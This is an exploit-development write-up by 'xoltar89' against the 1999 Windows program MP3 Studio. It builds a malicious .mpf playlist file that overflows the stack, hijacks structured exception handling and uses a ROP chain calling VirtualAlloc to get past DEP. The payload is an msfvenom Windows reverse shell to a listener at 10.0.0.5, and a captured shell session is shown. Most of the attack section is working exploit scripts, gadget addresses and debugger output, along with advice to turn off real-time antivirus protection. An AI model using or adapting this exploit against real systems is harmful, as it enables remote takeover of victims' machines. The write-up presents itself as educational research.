



XOLTAR
CYBER SECURITY RESEARCH

Exploiting MP3 Studio

12/5/2022

by xoltar89


The contents of this report and the ideas presented are purely to present offensive cyber security research to educate the reader on existing threats in the wild. There is no intent for the reader to use this research to exploit or harm any individual, company, nation, or the equipment they possess. If your intent is to harm stop reading this document now.

Table of Contents

Target.....	4
Structured Exception Handling Attack.....	5
History and Background.....	5
MP3 Studio Exploit.....	5
Application Entry Points.....	6
1) Mask.....	6
2) Playlist.....	6
3) Open File.....	6
Enumeration.....	6
1) Leak ntdll.dll addresses.....	6
2) Load a cyclic pattern to find offsets.....	7
3) Proof of NSEH/SEH Control.....	9
Exploit.....	9
1) Find Bad Chars.....	9
2) Look for a 'POP/POP/RET' Gadget.....	10
3) Look for Shellcode Space.....	12
4) short jump.....	12
4) msvenom shellcode and final exploit.....	13
SEH/ROP Hybrid Attack.....	14
Introduction.....	14
MP3 Studio Exploit.....	14
Finding a VirtualAlloc Address.....	14
Stack Setup for VirtualAlloc.....	15
Finding a Stack Pivot.....	16
Building the ROP Chain.....	18
Final Exploit.....	18
Conclusion.....	19

Target

The target application for this exploit is a 32bit Windows program named “MP3 Studio” from 1999. An installer for the application is available on <https://www.exploit-db.com/>. When searching exploit-db.com for the keyword “millenium” there are several exploits listed for “Millennium MP3 Studio” – some with no version, some for Version 1.x and some for Version 2.0. The link to download the installer for the exploits we found when searching all direct the download to version 1.0. The splash screen that loads when selecting About in the upper right corner of the application shows that it is Version 1.0 (Freeware). The date of the MP3Studio.exe file is 9/2/1999.



MP3 Studio Interface



MP3 Studio - About screen

Structured Exception Handling Attack

History and Background

There are numerous examples of Structured Exception Handling (SEH) exploits on exploit-db.com and also found when searching on the internet. The dates of the exploits commonly found are 10-15 years old and they were developed as SEH attacks that work by exploiting a buffer overflow (BOF) to overwrite an Exception Registration Record structure on the stack.

```
+0x000 Next      : Ptr32 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler   : Ptr32 _EXCEPTION_DISPOSITION
```

An exception is caused that triggers the SEH chain to fire and eventually hit the structure that was overwritten by the BOF. When the "Handler" is overwritten with a gadget that executes a 'POP POP RET' (PPR) sequence execution returns to the "Next" address. In typical SEH exploits this address is overwritten with a short jump sequence of bytecode to jump execution to the place on the stack that contains shellcode. In order for all of this to work the PPR gadget must come from a module that was not compiled with "Safe SEH" enabled, the Windows executable being exploited must be compiled without Data Execution Prevention (DEP) enabled, and the Operating System (OS) the application is running on must not be enforcing DEP as part of an installed or integrated protection. The time period that this application is from was before Safe SEH and before DEP was introduced to the market.

A good pdf from Boston University outlining the timeline of Windows security mitigations can be found here:

<https://www.cs.bu.edu/~goldbe/teaching/HW55813/vulNmit.pdf>

Modern Windows OS's have integrated exploit protection systems in place that make traditional BOF exploits that rely on stack execution more difficult to execute. As of the time of this writing Windows 10 still allows DEP in Windows Security to be turned off system-wide or at the individual application level. It's assumed this is offered for backwards compatibility issues and also makes our job as security researchers much more interesting. It seems safe to say that at some point in the not so distant future running an exploit that relies on stack execution will be impossible without some way of defeating DEP.

MP3 Studio Exploit


A traditional BOF/SEH exploit was developed first to exploit this application. Because the app was compiled without DEP and Safe SEH enabled on the DLL's that ship with the package this type of exploit is still possible if the OS protections can be turned off or overridden. We will present the SEH exploit first and show how we can use it as a jumping off point to develop a more robust DEP defeating exploit.

There are no open ports for the application so the attack needs to be local. There are only a couple entry points into the application which are discussed below.

Application Entry Points

1) Mask

Under preferences choose the Masks tab and then Load Mask. We were able so successfully crash the program by loading different size files but could not control eip so we abandoned this attack point. Worth noting however is loading a 10000 byte file of A's did cause the program to crash and leak a memory address of the exe file.



MP3 Studio Exception Message Box: Application Leak

2) Playlist

A separate form is opened when Playlist is selected from the application. There are a number of operations on the form: Load, Save, Remove, Clear, Add, Sort, Shuffle, Add URL. We fuzzed this form but could not get a crash to occur and eventually abandoned this attack point.

3) Open File

The triangle button in the middle of the application opens an "Open file(s)" dialog box when clicked. The file types supported are PlayList files and MPEG files. The file extensions that the app is filtering are not listed. However there is a blank *.mpf file at the root directory that does show up when filtering for PlayList files so this is the file extension we used to develop an exploit file.


Enumeration

1) Leak ntdll.dll addresses

The first enumeration step was creating a large binary file using a single character and attaching WinDBG to try to catch a crash of the system. For this initial step a 10000 byte binary file of 'A's was created with python and loaded manually using the Open file(s) dialog box.

```
f = open('exploit.mpf', 'wb')
f.write(b'A'*10000)
f.close()
```

This input file crashed the program and gave us a memory leak in a windows message box:



MP3 Studio Exception Message Box: ntdll Leak

The loaded modules in WinDBG indicates that this leak is from ntdll:

```
0:000> lm
77b30000 77cd4000 ntdll (export symbols) C:\Windows\SYSTEM32\ntdll.dll
```

WinDBG Command Window Output

If we were in a position that we needed to defeat ASLR this address would be more interesting to us. However since the leak also crashes the application it's highly likely that the user would become suspicious of the file on the first attempt and not try to load the file again and more importantly since we have no way to leak the address remotely it is of very little use to us.

When we dump the Thread Execution Block (teb) in WinDBG we see that the 10000 bytes is writing past the end of the stack. This causes a memory access error that results in the message box being presented. We would prefer to cause an exception that does not write past the stack as this can have unpredictable results in the exception handling chain.

```
0:000> !teb
TEB at 00266000
  ExceptionList:      0019f854
  StackBase:          001a0000
  StackLimit:         00198000
0:000> dt !_exception_registration_record 0019f854
ntdll!_EXCEPTION_REGISTRATION_RECORD
+0x000 Next           : 0x41414141 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler        : 0x41414141 _EXCEPTION_DISPOSITION
+41414141
0:000> ? 001a0000-0019e844
Evaluate expression: 6076 = 000017bc
```

WinDBG Command Window Output

2) Load a cyclic pattern to find offsets

Since 10000 bytes causes a memory write exception that messes with the exception handler being executed predicatbly we will try a smaller number of bytes and at the same time use a cyclic pattern to try to locate the offset to the Exception Registration Record.

```
f = open('exploit.mpf', 'wb')
f.write(pwn.cyclic(5000))
f.close()
```

```
(20d0.11b0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\mp3-millennium\
MP3Studio.exe
eax=0019f86c ebx=0019f86c ecx=00000000 edx=616b7062 esi=0019e844
edi=0226cc54
eip=00403734 esp=0019e830 ebp=0019f874 iopl=0 nv up ei pl nz na po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210202
MP3Studio+0x3734:
00403734 8b4af8 mov ecx,dword ptr [edx-8] ds:002b:616b705a=????????
```

WinDBG Command Window Output

When we view the exception chain at this point we see that we have overwritten the NSEH and SEH records. We can also dump the Thread Execution Block (teb) and inspect the first record in the exception list:

```
0:000> !exchain
0019f854: 61667062
Invalid exception stack at 61657062
0:000> !teb
TEB at 00279000
ExceptionList: 0019f854
StackBase: 001a0000
StackLimit: 00196000
0:000> dt !_exception_registration_record 0019f854
ntdll!_EXCEPTION_REGISTRATION_RECORD
+0x000 Next : 0x61657062 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler : 0x61667062 _EXCEPTION_DISPOSITION +61667062
```

WinDBG Command Window Output

This tells us that the first exception handler record in the exception list is now overwritten. We can use the cyclic pattern value to determine the offset of the NSEH and SEH addresses.

```
[(kali ☉ XPS1)-[~]
[$ pwn unhex 61657062
aepb
[(kali ☉ XPS1)-[~]
[$ pwn cyclic -l bpea
4112
[(kali ☉ XPS1)-[~]
[$ pwn unhex 61667062
afpb
[(kali ☉ XPS1)-[~]
[$ pwn cyclic -l bpfA
4116
```

3) Proof of NSEH/SEH Control

To prove we have control of the exception registration record we will pass controlled values to the offset calculated in the last step. We again attach WinDBG to MP3 Studio and load the binary file.

```
nseh_offset = 4112
f = open('exploit.mpf', 'wb')
f.write(b'A'*nseh_offset + b'BBBCCCCDDDDDEEEEEFFFFGGGG')
f.close()
```

```
(1e48.14ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0019f86c ebx=41414141 ecx=00000000 edx=00000000 esi=41414141
edi=41414141
eip=41414141 esp=0019f854 ebp=0019f874 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210206
41414141  ?? ???
0:000> !exchain
0019f854: 43434343
Invalid exception stack at 42424242
0:000> !teb
TEB at 00319000
ExceptionList: 0019f854
StackBase: 001a0000
StackLimit: 00198000
0:000> dt !_exception_registration_record 0019f854
ntdll!_EXCEPTION_REGISTRATION_RECORD
+0x000 Next : 0x42424242 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler : 0x43434343 _EXCEPTION_DISPOSITION +43434343
```

WinDBG Command Window Output

The output from WinDBG confirms that we now have control of eip through the SEH record. The next step is to develop an exploit.

Exploit

1) Find Bad Chars

The first step in the exploit process is to determine if there are any characters that we cannot load in the application memory using this binary file load attack vector. To do this we will pass all characters from 0x00-0xff and inspect the stack using WinDBG. Characters that block the write of subsequent characters or that load into memory incorrectly will be removed from the list and the new list sent again. This iterative process is repeated until all bad characters are identified.

To make this process easier a python function is used to create the list of all characters and filter out the bad characters as they are identified.

```

bad_chars = b'\x00\x0d\x1a'
nseh_offset = 4112

def all_chars(filter):
    global bad_chars
    all = b''

    for i in range(0x00,0x100):
        b = i.to_bytes(1, 'little')
        if (filter):
            if (b not in bad_chars):
                all += b
            else:
                all += b
    return all

f = open('exploit.mpf', 'wb')
f.write(b'A'*nseh_offset + b'BBBBCCCC' + all_chars(True))
f.close()

```

The final list of bad characters is found to be: `\x00\x0d\x1a`

2) Look for a 'POP/POP/RET' Gadget

Now that we control eip and know what bytes we need to avoid in memory addresses we need to find suitable modules to search for gadgets in. Ideally we want to use the application exe or a dll that ships with the install package. If we do this we know the exploit should work across different Windows platforms.

We attach WinDBG and look for loaded MP3 Studio modules using `narly`:

```

0:000> .load narly
0:000> !nmmod
00400000 005b7000 MP3Studio /SafeSEH OFF C:\mp3-millennium\MP3Studio.exe
022f0000 022f9000 xoutput /SafeSEH OFF C:\mp3-millennium\xoutput.dll
10000000 10044000 xaudio /SafeSEH OFF C:\mp3-millennium\xaudio.dll

```

WinDBG Command Window Output

The address range of the MP3Studio.exe contains a null char as the first byte in all addresses. Since `\x00` is a bad char we will not be able to use gadgets from this file. The xaudio.dll file is larger than then xoutput.dll file so we will focus on using this file.

Using `rp++` and `grep` we search for a 'POP/POP/RET' gadget with no bad characters.

```
(kali㉿XPS1)-[~]  
$ rp++ -f 'xaudio.dll' -r2 | grep 'pop .* pop .* ret'  
0x100208dc: pop esi ; pop edi ; ret ; (1 found)
```

We again create our exploit file this time overwriting the SEH address with the PPR gadget we located. We attach WinDBG and load the file.

```
nseh_offset = 4112  
nseh = b'BBBB'  
seh = pwn.p32(0x100208dc) #0x100208dc: pop esi ; pop edi ; ret  
  
f = open('exploit.mpf', 'wb')  
f.write(b'A'*nseh_offset + nseh + seh + b'CCCCDDDEEEEEFFFFGGGG')  
f.close()
```

```
(1148.b7c): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=0019f86c ebx=0019f86c ecx=00000000 edx=47474747 esi=0019e844  
edi=02828008  
eip=00403734 esp=0019e830 ebp=0019f874 iopl=0 nv up ei pl nz na pe nc  
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210206  
MP3Studio+0x3734:  
00403734 8b4af8 mov ecx,dword ptr [edx-8] ds:002b:4747473f=????????  
0:000> g  
(1148.b7c): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=00000000 ebx=00000000 ecx=100208dc edx=77bb8bd0 esi=77bb8bb2  
edi=0019dd40  
eip=0019f854 esp=0019dc4c ebp=0019dc60 iopl=0 nv up ei pl zr na pe nc  
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210246  
0019f854 42 inc edx
```

WinDBG Command Window Output

We can see that the exception is triggered and after continuing execution the PPR gadget is called and execution jumps to our overwritten NSEH address of `\x42\x42\x42\x42`. Because DEP is enabled by Windows Security execution fails when the application tries to execute the instruction for bytecode 42, 'inc edx'. Fortunately because the MP3Studio.exe file was compiled without DEP enabled we can override this setting in Windows Security and continue developing this traditional BOF/SEH exploit.

3) Look for Shellcode Space

The next step is to find suitable space for our shellcode. We pass a buffer of 500 C's after the SEH address overwrite to confirm that we have enough space on the stack for a typical sized reverse shell payload. We again attach WinDBG and load the exploit file. After the program crashes and we inspect the stack we notice that there are nulls introduced in the first 20 bytes after the SEH address overwrite (in our buffer of C's). The rest of the buffer comes in cleanly. We will use this first 20 bytes of space for a nopsled and load the exploit file again.

```
f.write(b'A'*nseh_offset + nseh + seh + b'\x90'*20 + b'C'*500)
```

After the program crashes the stack dump looks like this:

```
0019f85c 90909090
0019f860 90909090
0019f864 90909090
0019f868 90909090
0019f86c 00000000
0019f870 43434343
0019f874 43434343
...snip...
0019fa5c 43434343
0019fa60 43434343
0019fa64 43434300

0:000> ? 0019fa64-0019f870
Evaluate expression: 500 = 000001f4
```

WinDBG Command Window Output and Stack dump

We have confirmed that there is at least 500 bytes of space for our shellcode and have provided a 20 byte nopsled to allow space for the shellcode encoder to operate while overcoming the nulls that are introduced after the SEH address.

4) short jump

We need to overwrite NSEH with a short jump to our shellcode. Our shellcode will start 20 bytes after SEH and 24 bytes after the NSEH address overwrite. Because the jump instruction is only 2 bytes long the distance to jump will be an additional 2 bytes because the DWORD for the instruction is only half used. Therefore our jump instruction should be: 2 + 4 + 20 or 0x1a bytes. The bytecode for this short jump is: **EB1A**

NOTE: 1a is a bad character so we will need to jump further to avoid using 1a. We can do this by making the nopsled 24 bytes and jumping another 4 bytes making our short jump bytecode: **EB1E**

We can confirm this instruction with pwntools disasm:

```
$ pwn disasm eb1e
0: eb 1a jmp 0x20
```

We modify our python script and confirm our jump to shellcode works by again attaching WinDBG and loading the exploit file.

```
nseh_offset = 4112
nseh = b'\xeb\x1e\x90\x90' #short jump to shellcode 32 bytes
seh = pwn.p32(0x100208dc) #0x100208dc: pop esi ; pop edi ; ret ;

f = open('exploit.mpf', 'wb')
f.write(b'A'*nseh_offset + nseh + seh + b'\x90'*24 + b'D'*500)
f.close()
```

After our program crashes the debugger message and our stack dump looks like this:

```
(1cf4.1cd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=100208dc edx=77d88bd0 esi=77d88bb2
edi=0019dd40
eip=0019f854 esp=0019dc4c ebp=0019dc60 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210246
0019f854 eb1e jmp 0019f874

0019f850 41414141
0019f854 90901eeb
0019f858 100208dc xaudio!xaudio_get_api_version+0x1600c
0019f85c 90909090
0019f860 90909090
0019f864 90909090
0019f868 90909090
0019f86c 00000000
0019f870 90909090
0019f874 44444444
0019f878 44444444
```

WinDBG Command Window Output and Stack dump

We can see that we fail on the short jump again because of DEP but the address we are trying to jump to is the start of our shellcode.

At this point we have succeed in exploiting the exception handling and shown we have space for a typical windows reverse shell shellcode and can jump to the shellcode once we override the DEP setting in Windows Security.

4) msvenom shellcode and final exploit

There are a couple steps needed on the exploit machine at this point to allow the final exploit to run:

1. turn off real-time protection in Windows Security
2. turn off DEP for the MP3Studio.exe application

We use msfvenom to create a windows reverse shell back to our listening host at IP 10.0.0.5 on port 1234.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.5 LPORT=1234  
EXITFUNC=thread -b b'\x00\x0d\x1a' -f python -v shell -a x86 --platform  
windows
```

We replace our shellcode placeholder with the shellcode output from msfvenom, open a listener on our local linux box, load the new exploit file in MP3Studio and successfully connect back to our listener.

```
xoltar@vm-02:~$ nc -nvlp 1234  
Listening on [0.0.0.0] (family 0, port 1234)  
Connection from 10.0.0.4 62473 received!  
'\\tsclient\home'  
CMD.EXE was started with the above path as the current directory.  
UNC paths are not supported. Defaulting to Windows directory.  
Microsoft Windows [Version 10.0.19044.2251]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows>
```

SEH/ROP Hybrid Attack

Introduction

The MP3 Studio application was released in 2009. During that era the previous work we did showing how to exploit the program with a SEH attack would have worked fine. However attempting the same attack in the 2020's would likely fail due to DEP protection being enabled at the OS level thanks to Windows Security. The SEH/ROP Hybrid Attack uses the same attack vector to trigger an exception using a malicious file. Instead of using a PPR gadget to control code execution it uses a stack pivot gadget to redirect code execution to the start of a Return Oriented Programming (ROP) chain that calls Kernel32!VirtualAlloc to remove the DEP protection on the stack before redirecting program execution to our shellcode.





MP3 Studio Exploit

Everything that was done with the SEH attack up to the SEH address overwrite can be reused for this attack.

Finding a VirtualAlloc Address

The first step in a ROP attack with VirtualAlloc is to confirm that we can find the address of the imported VA function. Because ASLR is on for Kernel32 we can't know the address of VA until runtime but if one of our non-ASLR modules imports VA we can find the address in the Index Address Table (IAT) that the address is loaded to. Using IDA and viewing the Imports tab, we see

that the xaudio.dll imports VirtualAlloc and we see that the IAT address is 0x100220CC. Because xaudio.dll is not compiled with ASLR this IAT address will not change. We can use a gadget to dereference the address at runtime to obtain the VA address in Kernel32.

	00000000100220C4	EnterCriticalSection	KERNEL32
	00000000100220C8	LeaveCriticalSection	KERNEL32
	00000000100220CC	VirtualAlloc	KERNEL32
	00000000100220D0	GetModuleHandleA	KERNEL32

Address of VirtualAlloc in the xaudio.dll Index Address Table

Stack Setup for VirtualAlloc

The use of VirtualAlloc (VA) to defeat DEP protection is well documented and will not be discussed in this paper. You can learn more about the VirtualAlloc function here:

<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

After we have confirmed that we can dereference an address in the xaudio.dll module to find the address of VA in memory the next step is to stub in the function prototype on the stack. We will later use our ROP chain to change the values in the stub to the correct values to remove the DEP protection from the stack. Because nulls are a bad character for our exploit we cannot directly write the function prototype to the stack and will need to use this approach to set things up.

We know we have a 4112 byte buffer to work with before the NSEH address overwrite and will target this area for our ROP chain. We'll place our VA stub immediately before the NSEH address overwrite to give us the most possible space for our ROP chain. We use a python function to return the VA stub to keep our code clean.

```
def getVASTub():
    va = (
        pwn.p32(0x60606060) + #VirtualAllocation address
        pwn.p32(0x61616161) + #return address - change to shellcode address
        pwn.p32(0x62626262) + #lpAddress - change to shellcode address
        pwn.p32(0x63636363) + #dwSize - change to a value from 0x01-0x999
        pwn.p32(0x64646464) + #flAllocationType - change to 0x1000
        pwn.p32(0x65656565) + #flProtect - change to 0x40
    )
    return va

payload = (
    b'A'*(nseh_offset-len(va)) +
    getVASTub() +
    nseh +
    seh +
    b'\x90'*24 +
    reverseShell()
)
```

Finding a Stack Pivot

This is the point where this exploit takes a turn from the traditional SEH attack. Instead of using a PPR gadget in our SEH address to return code execution to our short jump NSEH address, this approach uses a gadget in SEH to jump our code execution to a ROP chain. We know we have 4112 bytes of space to work with for our ROP chain. The challenge now is to find a gadget that jumps our execution from the gadget location in memory (the SEH address overwrite) to the 4112 byte buffer area that we control. To do this we must find what the offset is from esp at the point that our SEH gadget is executed to the buffer we control. We use `rp++` and `grep` to search for gadgets that add a value to `esp`.

```
$ rp++ -f 'xaudio.dll' -r6 | grep -v '0x1000' | grep -v 'call' | grep -v 'jmp' | grep 'add esp'
0x1001ef6c: add esp, 0x00000084 ; ret ; (1 found)
0x1001ef99: add esp, 0x00000084 ; ret ; (1 found)
0x1001f037: add esp, 0x00000084 ; ret ; (1 found)
0x1001f045: add esp, 0x00000084 ; ret ; (1 found)
0x10017146: add esp, 0x000001A8 ; ret ; (1 found)
0x1001718f: add esp, 0x000001A8 ; ret ; (1 found)
0x1001aa92: add esp, 0x000001D0 ; ret ; (1 found)
0x10017b2f: add esp, 0x0000024C ; ret ; (1 found)
0x10019c35: add esp, 0x0000041C ; ret ; (1 found)
0x10019d57: add esp, 0x0000041C ; ret ; (1 found)
0x10019d6e: add esp, 0x0000041C ; ret ; (1 found)
0x10019d8e: add esp, 0x0000041C ; ret ; (1 found)
0x10019db2: add esp, 0x0000041C ; ret ; (1 found)
0x10019dc3: add esp, 0x0000041C ; ret ; (1 found)
0x10016d0d: add esp, 0x00000514 ; ret ; (1 found)
0x10016d73: add esp, 0x00000514 ; ret ; (1 found)
0x1001ee2a: add esp, 0x00001004 ; ret ; (1 found)
0x1001ee89: add esp, 0x00001004 ; ret ; (1 found)
0x1001ee97: add esp, 0x00001004 ; ret ; (1 found)
```

At this point we do not know where our buffer is in memory. We will choose one of these gadgets and set a breakpoint in WinDBG at that address so we can search for the offset to our buffer. For the initial proof of concept we will use the first gadget in the list, `0x1001ef6c`. We also use an easily searchable string `'w00tw00t'` at the beginning of our buffer. We know that the shellcode from the SEH attack is good and will also will work with this attack so we can setup our payload the same as before.


```

nseh = b'BBBB' #nseh not used because DEP is enabled
seh = pwn.p32(0x1001ef6c) #add esp, 0x00000084 ; ret ;
nseh_offset = 4112 #padding before we get to our NSEH overwrite

payload = (
    b'w00tw00t' + b'A'*(nseh_offset-len(va)-8) +
    getVASTub() +
    nseh +
    seh +
    b'\x90'*24 +
    reverseShell()
)

```

We set a breakpoint in WinDBG at 0x1001ef6c and load the exploit file. When our breakpoint is hit we will search for our buffer and determine the offset from esp.

```

0:000> bp 0x1001ef6c
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=1001ef6c edx=77d88bd0 esi=00000000 edi=00000000
eip=1001ef6c esp=0019dc40 ebp=0019dc60 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200246
xaudio!xaudio_get_api_version+0x1469c:
1001ef6c 81c484000000    add     esp,84h
0:000> !teb
TEB at 0030d000
    ExceptionList:      0019dc54
    StackBase:          001a0000
    StackLimit:         00197000
0:000> s -a 00197000 001a0000 w00tw00t
0019e844  77 30 30 74 77 30 30 74-41 41 41 41 41 41 41 41  w00tw00tAAAAAAAA
0:000> ? 0019e844-esp
Evaluate expression: 3076 = 00000c04

```

WinDBG Command Window Output

From this analysis we know that an optimal jump is 0xc04 bytes. We cannot jump less than this and anything greater than this will take away from the ROP chain space in our 4112 byte buffer area. Looking again at the gadgets we found earlier we see that the best choice for this gadget is:

0x1001ee2a: add esp, 0x00001004 ; ret ;

We can calculate the offset from the beginning of our buffer to this location:

$0x1004 - 0xc04 = 0x400$ (1024)

We can also calculate the space we have available for our ROP chain. This is the buffer space minus the lost bytes from the jump:

$4112 - 1024 = 3088$

Building the ROP Chain

The ROP Chain for this exploit was manually built using `rp++`, `grep`, and `WinDBG`. Because I was using `WinDBG` for this exploit development I just stuck with that debugger. I did look at ROP chain development with `Mona` in `Immunity Debugger` but it still required quite a bit of manually ROP'ing to develop the chain. I'll leave it up to the reader to trace through the script to see the logic here. Gadgets were limited so this is a little messy.

Final Exploit

Once we have a valid ROP chain we can put the final exploit together. We use the same reverse shell code as the SEH exploit.

```
nseh = b'BBBB' #nseh not used because DEP is enabled
seh = pwn.p32(0x1001ee2a) #0x1001ee2a: add esp, 0x00001004 ; ret ;
nseh_offset = 4112 #padding before we get to our NSEH overwrite
rop_offset = 1024 #padding before we get to our rop chain
rop_chain_max = 3088 #maximum of 3088 bytes available for the rop chain
rop_chain = getRopChain(nseh_offset, rop_chain_max) #rop chain

assert len(rop_chain) <= rop_chain_max, "your ROP chain is too long!!"

va = getVASTub()
rs = reverseShell()
payload = (
    b'A'*(rop_offset-len(va)) +
    va +
    rop_chain +
    b'C'*(nseh_offset-rop_offset-len(rop_chain)) +
    nseh +
    seh +
    b'\x90'*24 +
    rs
)

f = open('exploit.mpf', 'wb')
f.write(payload)
f.close()
```

This time when we run the exploit we do not need to turn off DEP protection in Windows Security. As mentioned previously we did have mixed luck with Windows Security Real Time Protection blocking and disconnecting the reverse shell once it was established. To avoid this you can turn off real time protection before running the final exploit. Setup a listener on a remote box and load the exploit file in MP3 Studio.

```
xoltar@vm-02:~$ nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.0.0.4 62473 received!
'\\tsclient\home'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported. Defaulting to Windows directory.
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows>
```

Conclusion

As legacy operating systems retire many of the old exploits that relied on simple buffer overflows and structured exception handling attacks will fail to work because of Data Execution Prevention enabled at the operating system level. There are ways around this using Return Oriented Programming if a suitable stack pivot can be found. In this case we were able to find a stack pivot that worked to defeat DEP. However if ASLR would have been enabled the exploit would have been far more difficult to execute. We did show a way to leak the ntdll Windows module address but with no remote connection to the application and no apparent log entry, there is no easy way to leverage this vulnerability.